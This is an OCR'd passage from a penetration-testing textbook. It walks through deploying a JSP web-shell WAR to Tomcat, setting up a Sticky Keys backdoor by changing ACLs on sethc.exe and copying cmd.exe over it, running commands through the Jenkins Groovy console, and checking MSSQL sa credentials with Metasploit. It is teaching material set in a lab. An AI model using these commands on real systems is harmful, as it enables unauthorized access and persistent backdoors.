


Figure 5.2 An Apache Tomcat server listening on port 8080

The first thing to notice is the table displaying the various web application archives already deployed on this Tomcat server. If you scroll your browser just past that table to the Deploy section of the page, you'll notice a Browse and Deploy button located under the heading WAR

file to deploy. Click the Browse button and select the `webshell.war` file from your Ubuntu VM and click Deploy to deploy the WAR file to the Tomcat server.

Figure 5.3 The WAR file deploy section of the Tomcat manager page

ENGAGEMENT NOTE Record this WAR file deployment in your engagement notes. This is a backdoor which you have installed and will need to remove during post-engagement cleanup

5.3.3 Accessing the web shell from a browser

Now that the WAR file is deployed it can be seen at the bottom of the table and accessed either by typing in the URL box of your browser or by clicking the link in the first column of the table. Go ahead and click the link now.




Figure 5.4 The webshell is deployed and is now accessible from the menu

This will direct your browser to the base page (in our case the only page) of the WAR file, `index.jsp`. You should see a single input box and a "Run" button. From here it is possible to issue a single operating system command, click Run and see the result of the command rendered to your browser.

For illustrative purposes, run the `ipconfig /all` command. This is a command you would typically run in this scenario on an engagement. Yes, it's true you already know the IP address of this target, but `ipconfig /all` shows additional information about the active directory

domain. If this box were dual-homed we would also be able to detect that information with this command.

> **NOTE** On a real engagement you might not know right away if this is a Windows host, so you should typically run the whoami command first. This command is recognized in Windows, Linux and Unix operating systems and the output of the command can be used to clearly determine what operating system your target is running. In this case, the vulnerable Tomcat server is running Windows, so you'll leverage Windows based attacks for this system.




Figure 5.5 Running operating system commands with the web shell

> **PRO TIP** Always check every system you access to see if it's dual-homed, meaning it has two or more network cards configured, each with a separate IP address. These types of systems are often a "bridge" into a whole new network subnet that you might not have had access to previously and now the host you've compromised can be used as a proxy into that subnet. In the case of the Capsulecorp network there are no dual-homed systems.

Exercise 5.1 Deploying a malicious WAR file

Using the source code from listing 5.1, create a malicious WAR file and deploy it to the Apache Tomcat server on the `trunks.capsulecorp.local` machine. Once deployed you should be able to browse to the `index.jsp` page and run operating system commands like ipconfig /all as demonstrated in figure 5.5. Issue the command to print the contents of the C:\ directory.

The answer for this exercise can be found in Appendix E.

5.4 Interactive versus non-interactive shells

At this point the "bad guys" are now inside. The job is far from over though so no time to celebrate; they haven't obtained let alone escaped with the crown jewels, but they are inside the target facility and able to move freely around some restricted areas. In the case of our pentest, you call this access that you've obtained on the Tomcat server *getting a shell*. This particular type of shell is what is considered to be *non-interactive*. It's important to make this distinction between an interactive and non-interactive shell because a non-interactive shell has a few limitations.

Mainly, you can't leverage a non-interactive shell to execute multi-staged commands that require us to interact with the program being run from our command. An example of this would be running `sudo apt install xyz`, replacing xyz with the name of a real package on an Ubuntu system. Running a command like that would result in the apt program responding and prompting you to type yes or no before installing the package.

This type of behavior is not possible using a non-interactive web shell, which means you need to structure our command in a way that doesn't require user interaction. Now in the case of this example if you just change the command to `sudo apt install xyz -y` it works just fine. It's important to note that not all commands have a `-y` flag, so you often need to get creative when using a non-interactive shell, depending on what it is you're trying to do.

This concept of understanding how to structure commands so they don't require interaction is another reason why having solid command-line operation skills is very important if you want to become successful in penetration testing. Table 5.1 lists a few commands that are safe to run from a non-interactive shell.

Table 5.1 Operating system commands safe for non-interactive shells

Purpose	Windows	Linux/UNIX/Mac
IP address information	`ipconfig /all`	`ifconfig`
List running processes	`tasklist /v`	`ps aux`
Environment variables	`set`	`export`
List current directory	`dir /ah`	`ls -lah`
Display file contents	`type [FILE]`	`cat [FILE]`
Copy a file	`copy [SRC] [DEST]`	`cp [SRC] [DEST]`

Search file for a string	`type [FILE] | find /I [STRING]`	`cat [FILE] | grep [STRING]`

5.5 Upgrading to an interactive shell

Even though you can do a lot with a non-interactive shell it's priority to upgrade to interactive as soon as you can. One of my favorites and also one of the most reliable ways of doing this on a Windows target is to make use of a popular technique known as the *Sticky Keys backdoor*.

> **WHAT IS A BACKDOOR?** In the case of the Sticky Keys backdoor and any other time I use the term through this book I'm referring to a (sometimes not so) secret way of accessing a computer system.

Windows systems come with a really handy feature called Sticky Keys, which allows you to use key combinations that would normally require the Ctrl, Alt, or Shift key by pressing only one key for each combination. Now, I can't honestly tell you that I've ever used this feature for day-to-day operations, but it has been really useful on pentests where I want to elevate a non-interactive web shell to a fully interactive Windows command prompt. To see Sticky Keys in action you can use `rdesktop` to connect to our Tomcat server with `rdesktop 10.0.10.203` and just press the Shift key five times while sitting at the logon screen. The Sticky Keys application is executed from a binary executable file located at `c:\Windows\System32\sethc.exe`. To upgrade our non-interactive web shell access to this target you will replace `sethc.exe` with a copy of `cmd.exe`, which will force windows to give us an elevated command prompt instead of the Sticky Keys application.




Figure 5.6 The Sticky Keys prompt after pressing shift five times

5.5.1 Backing up sethc.exe

Because our goal is to replace the `sethc.exe` binary with a copy of the `cmd.exe` binary, the first you'll want to do is create a backup of `sethc.exe` so that you can restore the target server to its original state in the future. You can do this by pasting the following command into the web shell:

```
cmd.exe /c copy c:\windows\system32\sethc.exe c:\windows\system32\sethc.exe.backup
```




Figure 5.7 Result after issuing the sethc.exe backup command

Now that you have a backup of `setch.exe` all you need to do is replace the original executable with a copy of `cmd.exe`. This will create a simple backdoor into the target, which will launch a Windows command prompt when you press Shift five times. This is an old trick that is known to the Microsoft corporation. As a result, the access controls around `sethc.exe` by default are "read only" even for local administrator accounts. This means if you attempted to copy `cmd.exe` over to sethc.exe you will be met with an Access Denied message. To see why run the following command in your web shell to check the permissions of sethc.exe for yourself. You'll notice the permissions are set to R for read only.

Listing 5.3 Use cacls.exe to check file permissions on sethc.exe

```
c:\windows\system32\cacls.exe c:\windows\system32\sethc.exe

c:\windows\system32\sethc.exe NT SERVICE\TrustedInstaller:F
                              BUILTIN\Administrators:R #A
                              NT AUTHORITY\SYSTEM:R
                              BUILTIN\Users:R
                              APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:R
```

#A Read only meaning you cannot overwrite the file

> **ENGAGEMENT NOTE** Record this modification to sethc.exe in your engagement notes. This is a backdoor which you have installed and will need to remove during post-engagement cleanup

5.5.2 Modifying file ACLs with cacls.exe

Because you web shell has read-only access to `sethc.exe` you won't be able to modify it by replacing it with a copy of `cmd.exe`. Luckily, it's easy to change the permissions using the `cacls.exe` program which is available natively in Windows. You can use the following

command to change the "R" permissions to "F" which stands for full control. But first, let me explain a couple things getting back to our previous discussion about interactive versus non-interactive shells.

The command you're about to run will generate a prompt for Y/N (yes or no) before applying the specified permissions to the target file. Because the JSP web shell you're using is a non-interactive web shell you cannot respond to the prompt and the command will simply hang until it times out. You can use a nifty little trick that relies on the `echo` command to print a "Y" character and then pipe that output as the input into our `cacls.exe` command, effectively bypassing the prompt. Here is what it all looks like.

```
cmd.exe /C echo Y | c:\windows\system32\cacls.exe c:\windows\system32\sethc.exe /E /G
       BUILTIN\Administrators:F
```

After executing that command from our web shell if you re-run the command to query the current permissions of `sethc.exe` you can see now that the `BUILTIN\Administrators` group has full control instead of read-only permissions.

Listing 5.4 Once again check the file permissions on sethc.exe

```
c:\windows\system32\cacls.exe c:\windows\system32\sethc.exe

c:\windows\system32\sethc.exe NT SERVICE\TrustedInstaller:F
                              BUILTIN\Administrators:F #A
                              NT AUTHORITY\SYSTEM:R
                              BUILTIN\Users:R
                              APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:R
```

#A The permissions for the BUILTIN\Administrators have changed to "F" for full control

At this point you can easily modify the sethc.exe file which you will do by copying `cmd.exe` to `sethc.exe` using the following command. Note the use of "/Y" in the command. Because the copy command will prompt a Y/N to overwrite the contents of `sethc.exe`, including "/Y" will suppress the prompt. If you attempted to run the command without "/Y" from your web shell, you would notice the response page hangs until an eventual timeout.

Listing 5.5 replace sethc.exe with cmd.exe

```
cmd.exe /c copy c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe /Y
        1 file(s) copied.
```

5.5.3 Launching Sticky Keys via RDP

If you head back to the RDP prompt using `rdesktop 10.0.10.203` and activate sticky Keys by pressing Shift five times you will now be greeted with a fully interactive SYSTEM level Windows command prompt. The reason this prompt executes with SYSTEM level privileges (slightly higher than Administrator) is because you are sitting inside of a process called winlogon.exe. The winlogon.exe process is what renders the logon screen you see before you enter our credentials into a Windows system.

Because you haven't yet authenticated to the operating system you don't actually have any permissions. Therefore winlogon.exe runs as SYSTEM and when you trigger Sticky Keys (which is now cmd.exe) it too runs as SYSTEM; neat, right?

By now you might be asking yourself, what if the target does not have RDP enabled? The bad news is, without RDP the Sticky Keys backdoor is completely useless. In this case you would have to rely on another method of upgrading to a fully interactive shell. You will cover one such method in a later chapter. The good news is, Windows system administrators love RDP and it's usually enabled.




Figure 5.8 SYSTEM level command prompt instead of Sticky Keys

Getting back to the Hollywood movie heist crew

If I were to attempt to tie this all back to our elevator analogy I would say that after accessing the restricted floor with the newly installed elevator button, our heist crew was able to locate a spare key card which was able to freely access the floor as well as any doors on that floor.

Now, if they were super sneaky criminals that don't want to get caught, they should probably head back to the elevator and remove any modifications that they made. Afterall, now they have a spare keycard they can come and go as they please.

You can do the same thing with our Tomcat web shell simply by navigating to the manager application, scrolling down to our web shell WAR and clicking the "Undeploy" button

Just as a recap for you incase anything about this section was unclear, the following steps sequentially are required to setup the Sticky Keys back door. I've also written a detailed blog post covering this attack vector, which you can check out here if you're so inclined to do so.

https://www.pentestgeek.com/forensics-and-incident-response/recovering-passwords-hibernated-windows-machines

1. Create a backup of the `sethc.exe` file. You do this so you can un-backdoor (I may have just invented a word) our target during clean-up which is something you'll discuss further in the last part of the book
2. Replace the original sethc.exe binary with a copy of `cmd.exe` effectively completing the backdoor
    a. In modern Windows operating systems, you first have to modify the Access Control Lists (ACLs) of the `sethc.exe` file
    b. You achieve this by simply using the cacls.exe program to grant "full access" to the `BUILTIN\Administrators` group on the sethc.exe file
3. Navigate to an RDP prompt using rdesktop (or whatever your preferred RDP client) and press the Shift key five times to receive our fully interactive command prompt information as possible about your target network environment. This phase is further broken up into three main components or *sub-phas*

PRO TIP Make sure to make note of which systems you set up this backdoor on and notify your client about them after your engagement. Leaving this backdoor open for longer than necessary exposes your client to additional risk which is not what they hired you for. Pentesting is very much a balancing act. You could make the argument that performing this backdoor at all is exposing your client to additional risk and you wouldn't be 100% wrong if you did. However, I always tell clients that it's better for me (a good guy pretending to be bad) to do something naughty on your network and then tell you all about how I did it then for a real bad guy to break in and not tell you anything.

5.6 Compromising a vulnerable Jenkins server

The Tomcat server you just leveraged to gain an initial foothold into the network is not the only web-based attack vector discovered during the last chapter. You also noted a Jenkins server with an easily guessable password. There is a reliable remote code execution method baked right into the Jenkins platform in the form of the Groovy script console plugin which is enabled by default.

Before, you had to create a simple JSP web shell and deploy it to the target Tomcat server. In the case of Jenkins, it turns out that all you have to do is leverage the right Groovy script to execute operating system commands. Here is what the Groovy script console page looks like. It's accessible by navigating to the `/script` directory using a browser.




Figure 5.9 The Jenkins Groovy script console page

WHAT IS GROOVY SCRIPT? According to Wikipedia, it's a Java-syntax-compatible object-oriented programming language developed by the Apache Software Foundation.

5.6.1 Groovy script console execution

Groovy Script is utilized heavily throughout Jenkins and it turns out it can also be leveraged to execute operating system commands. That's not surprising considering that it's designed for the Java platform. Here is an example of executing the ipconfig /all command using Groovy Script.

Listing 5.6 Execute ipconfig /all using Groovy script

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig /all'.execute()#A
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

#A Groovy script lets you call .execute() on a string containing a valid operating system command

The output from the command is rendered underneath the Groovy Script input box. This is essentially a built-in non-interactive web shell. You could leverage the exact same Sticky Keys method explained in the previous section to upgrade this access to a fully interactive Windows command prompt.




Figure 5.10 Executing operating system commands using Groovy Script

For a more detailed walkthrough of using Jenkins as a means of initial level one access feel free to read a Blog post I wrote in 2014. https://www.pentestgeek.com/penetration-testing/hacking-jenkins-servers-with-no-password

5.7 Summary

- The purpose of the Focused-penetration phase is to gain access to as many vulnerable (level one) targets as possible
- Web applications often contain remote code execution vectors which can be leveraged to gain an initial foothold
- Apache tomcat servers can be leveraged to deploy a custom backdoor web shell JSP WAR file
- Jenkins servers can be used to execute arbitrary Groovy Script which can be used to

control a vulnerable target

- A non-interactive shell has limitations to what commands can be executed and should be upgraded when possible
- Sticky Keys can be used to backdoor Windows systems as long as RDP is open

6

Attacking vulnerable database services

This chapter covers

- Controlling MSSQL Server using mssql-cli
- Enabling the xp_cmdshell stored procedure
- Copying Windows registry hive files using reg.exe
- Creating an anonymous network share
- Extracting Windows account password hashes using Creddump

If you've made it this far on an internal network penetration test (INTP), then you're probably feeling pretty successful, and you should be because you've already managed to compromise a few hosts. In fact, it may be that the few hosts you've gained access to thus far are all that is needed to elevate your access to the level of owning the entire network. Remember though that the purpose of phase 2, focused-penetration, is to compromise as many of these level-one hosts as you can.

> **LEVEL-ONE HOSTS** Once again, level-one hosts are systems with direct access vulnerabilities that you can leverage to gain remote control of the vulnerable target.

In this chapter you're going to shift focus from web services to databases services—in this case, the popular Microsoft SQL Server service that you will most certainly encounter on most engagements throughout your career.

Database services are a logical progression from web services, based on the fact that the two are frequently paired on enterprise networks. That is to say, if you've managed to compromise a web application such as Apache Tomcat or Jenkins, it isn't far-fetched to expect

you will be able to uncover a configuration file containing credentials to a database server that the web application is intended to talk to.

In the case of the Capsulecorp network, it was possible to guess the credentials to at least one database service during the vulnerability-discovery sub-phase just because the system administrator was using a weak password. Believe it or not this is quite common on large enterprise networks, even for Fortune 500 companies. Let's see how far we can compromise this host using the discovered MSSQL credentials that were discovered.

6.1 Compromising Microsoft SQL Server

To make use of a Microsoft SQL server as a means to gain remote access to a target host, you first have to obtain a valid set of credentials for the database server. If you recall during the information-gathering phase, a valid set of credentials were identified for the `sa` account on `10.0.10.201`, the password for this account (which should be recorded somewhere in your engagement notes) was `Password1`. Let's quickly double-check those credentials before attacking this database server with the `mssql_login` auxiliary module in Metasploit.

> **PRO TIP** If you don't have well-organized engagement notes, then you're doing this all wrong. I realize I've already mentioned this but it's worth repeating. By now you've seen first-hand that this process is heavily layered and phases (and sub-phases) build off on each other. There is absolutely no way to do this type of work without taking copious notes. If you are productive using Markdown, then I highly recommend something like Typora. If you are one of those super-organized people that likes to break projects down into categories and sub-categories with tags and color coordination, then you'll be more comfortable with something like Evernote.

Fire up the msfconsole and load up the `mssql_login` module with `use auxiliary/scanner/mssql/mssql_login` then specify the IP address of the target MSSQL server with `set rhosts 10.0.10.201`. Set the username and password, respectively, with `set username sa` and `set password Password1`. When you're ready you can launch the module with the `run` command. The output line prefaced with `[+]` is an indication of a valid login to the MSSQL server.

Listing 6.1 Verifying the MSSQL credentials are valid

```
msf5 > use auxiliary/scanner/mssql/mssql_login     #A
msf5 auxiliary(scanner/mssql/mssql_login) >
msf5 auxiliary(scanner/mssql/mssql_login) > set rhosts 10.0.10.201 #B
rhosts => 10.0.10.201
msf5 auxiliary(scanner/mssql/mssql_login) > set username sa #C
username => sa
msf5 auxiliary(scanner/mssql/mssql_login) > set password Password1 #D
password => Password1
msf5 auxiliary(scanner/mssql/mssql_login) > run

[*] 10.0.10.201:1433      - 10.0.10.201:1433 - MSSQL - Starting authentication scanner.
[+] 10.0.10.201:1433      - 10.0.10.201:1433 - Login Successful: WORKSTATION\sa:Password1 #E
[*] 10.0.10.201:1433      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf5 auxiliary(scanner/mssql/mssql_login) >
```

#A Load the mssql_login module
#B Set the target IP address of the MSSQL server
#C Specify the username
#D Specify the password
#E The credentials are valid

> **WHY RHOSTS INSTEAD OF RHOST** The auxiliary scanner modules in Metasploit take in the `RHOSTS` variable. This variable can be set to either a range of IP addresses, such as `10.0.10.201-210`, a single IP address like we're using in the example; or the path to a file containing one or more IP addresses or IP address ranges each on their own line `file:/home/pentest/ips.txt`.

Now that a valid set of database credentials have been identified, there are two main attack vectors that you might want to try while conducting your penetration test. This first is to simply enumerate the database using raw SQL statements to see what it contains and whether you (as an attacker) can obtain any sensitive information from the database tables. Sensitive information might include the following:

- Usernames
- Passwords
- Personally, Identifiable Information (PII)
- Financial information
- Network diagrams

Whether you chose to go down this route will be completely dependent on your engagement scope and your attack objectives. For the sake of the Capsulecorp engagement we will be more interested in the second attack vector, which is to try and gain control of the host-level operating system that the database server is listening on. Because this is a Microsoft SQL server, we need only look to the `xp_cmdshell` stored procedure to accomplish our goal of running operating system commands and ultimately taking control of this system. It will be helpful to first have a modest understanding of stored procedures and how they work.

6.1.1 MSSQL stored procedures

Think of *stored procedures* like you would think of methods or functions in computer programming. If I'm a database administrator and my day-to-day operations involve running complex SQL queries then I probably want to store some of those queries into some kind of function or method that I can run over and over again just by calling the name of the function rather than typing out the whole query each time I want to use it.

In MSSQL speak, these functions or methods are called stored procedures. As luck would have it, MSSQL comes with a helpful set of pre-made stored procedures called *system stored procedures*, which are intended to enhance the capabilities of MSSQL and in some cases allow you to interact with the host-level operating system. (If you're interested in learning more about system stored procedures check out the docs page on Microsoft's website.

https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/system-stored-procedures-transact-sql

One particular system stored procedure, `xp_cmdshell`, takes an operating system command as an argument, runs the command within the context of the user account that is running the MSSQL server, and then displays the output of the command in a raw SQL response. Due to the abuse of this stored procedure by hackers (and penetration testers) over the years, Microsoft has opted to disable it by default. You can check to see if it's enabled on your target server using the `mssql_enum` metasploit module.

6.1.2 Enumerating MSSQL servers with metasploit

Inside the msfconsole, switch from the `mssql_login` module to the `mssql_enum` module with `use auxiliary/scanner/mssql/mssql_enum` and specify the `rhosts`, `username` and `password` variables just as you did previously. Run the module to see information about the server's configuration. Toward the top of module output, you will see the results for `xp_cmdshell`. In our case, this stored procedure is not enabled and cannot be leveraged to execute operating system commands.

Listing 6.2 Checking if xp_cmdshell is enabled on the MSSQL server

```
msf5 auxiliary(scanner/mssql/mssql_login) > use auxiliary/admin/mssql/mssql_enum
